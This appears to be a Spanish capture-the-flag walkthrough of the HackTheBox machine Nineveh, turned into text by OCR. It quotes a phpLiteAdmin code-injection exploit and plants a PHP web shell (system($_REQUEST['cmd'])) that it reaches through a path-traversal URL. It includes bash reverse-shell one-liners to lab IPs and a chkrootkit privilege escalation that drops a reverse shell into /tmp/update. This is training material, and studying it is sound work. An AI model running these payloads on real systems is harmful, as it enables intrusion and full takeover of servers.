



Pillamos con searchexploit -x y leelos lo que pone al ser un txt no es un script

```
File  Actions  Edit  View  Help
# Exploit Title: phpliteadmin ≤ 1.9.3 Remote PHP Code Injection Vulnerability
# Google Dork: inurl:phpliteadmin.php (Default PW: admin)
# Date: 01/10/2013
# Exploit Author: L@usch - http://la.usch.io - http://la.usch.io/files/exploits/phpliteadmin-1.9.3.txt
# Vendor Homepage: http://code.google.com/p/phpliteadmin/
# Vendor Status: Informed
# Software Link: http://phpliteadmin.googlecode.com/files/phpliteadmin_v1-9-3.zip
# Version: 1.9.3
# Tested on: Windows and Linux

Description:

phpliteadmin.php#1784: 'Creating a New Database' ⇒
phpliteadmin.php#1785: 'When you create a new database, the name you entered will be appended with the appropriate file extension (.db, .db3, .sqlite, etc.) if you do not include it yourself. The database will be created in the directo
ry you specified as the $directory variable.',

An Attacker can create a sqlite Database with a php extension and insert PHP Code as text fields. When done the Attacker can execute it simply by access the database file with the Webbrowser.

Proof of Concept:

1. We create a db named "hack.php".
(Depending on Server configuration sometimes it will not work and the name for the db will be "hack.sqlite". Then simply try to rename the database / existing database to "hack.php".)
The script will store the sqlite database in the same directory as phpliteadmin.php.
Preview: http://goo.gl/B5n9O
Hex preview: http://goo.gl/lJ5iQ

2. Now create a new table in this database and insert a text field with the default value:
<?php phpinfo()?>
Hex preview: http://goo.gl/v7USQ

3. Now we run hack.php

Done!

Proof: http://goo.gl/ZqPVL
~
~
~
~
~
```

lo que nos pide que hagamos para hackearlo es que creemos una base de datos hack.php




phpLiteAdmin v1.9
Documentation | License | Project Site
Change Database
[rw] hack.php
[rw] test
hack.php
No tables in database.
Create New Database [?]
Create
Log Out
hack.php
Structure
SQL
Export
Import
Vacuum
Rename Database
Delete Database
Database name: hack.php
Path to database: /var/tmp/hack.php
Size of database: 1 KB
Database last modified: 6:21pm on July 3, 2024
SQLite version: 3.11.0
SQLite extension [?]: PDO
PHP version: 7.0.18-0ubuntu0.16.04.1
No tables in database.
Create new table on database 'hack.php'
Name: test
Number of Fields: 1
Go
Create new view on database 'hack.php'
Name:
Select Statement [?]:
Powered by phpLiteAdmin | Page generated in 0.0009 seconds.


phpLiteAdmin v1.9
Documentation | License | Project Site
Change Database
[rw] hack.php
[rw] test
hack.php
No tables in database.
Create New Database [?]
Create
Log Out
hack.php
Google Hacking DB
https://www.exploit-db.com/google-hacking-database
Creating new table: 'test'
Field
Type
Primary Key
Autoincrement
Not NULL
Default Value
<?php system("whoami")?>
TEXT
Yes
Yes
Yes
Create
Cancel
Powered by phpLiteAdmin | Page generated in 0.0007 seconds.

nineveh.htb/department/manage.php?notes=/ninevehNotes/../../../var/tmp/hack.php

Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec GitHub - DavidGrande...

Notes Logout



```
SQLite format 3@  -�
��IwtabletesttestCREATE TABLE 'test' ('www-data
' TEXT)
```

Browse Structure SQL Search Insert Export Import Rename Empty Drop


			Column #	Field	Type	Not Null	Default Value	Primary Key
☐	edit	delete	0	<?php system($_REQUEST["cmd"])?>	TEXT	no		no


Check All / Uncheck All *With selected:* Delete Go

Add 1 field(s) at end of table Go



- bash -c "bash -i >%26 /dev/tcp/10.10.16.30/443 0>%261"
  Una vez visto que ya podemos ejecutar comando nos lanzamos desde la web un bash





Ya tenemos otra posible entrada ya que desde aqui ibamos a ver lo mismo de knock.conf

Escalar privilegios

Buscamos

- ./pspy64

- CVE-2014-0476
- Create **update** file in /tmp directory.
- Add this reverse payload into the **update** file.

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.18/5555 0>&1
```

- `chmod +x update`
- Start listener on your attack machine: `nc -lnvp 5555`
- Get root shell.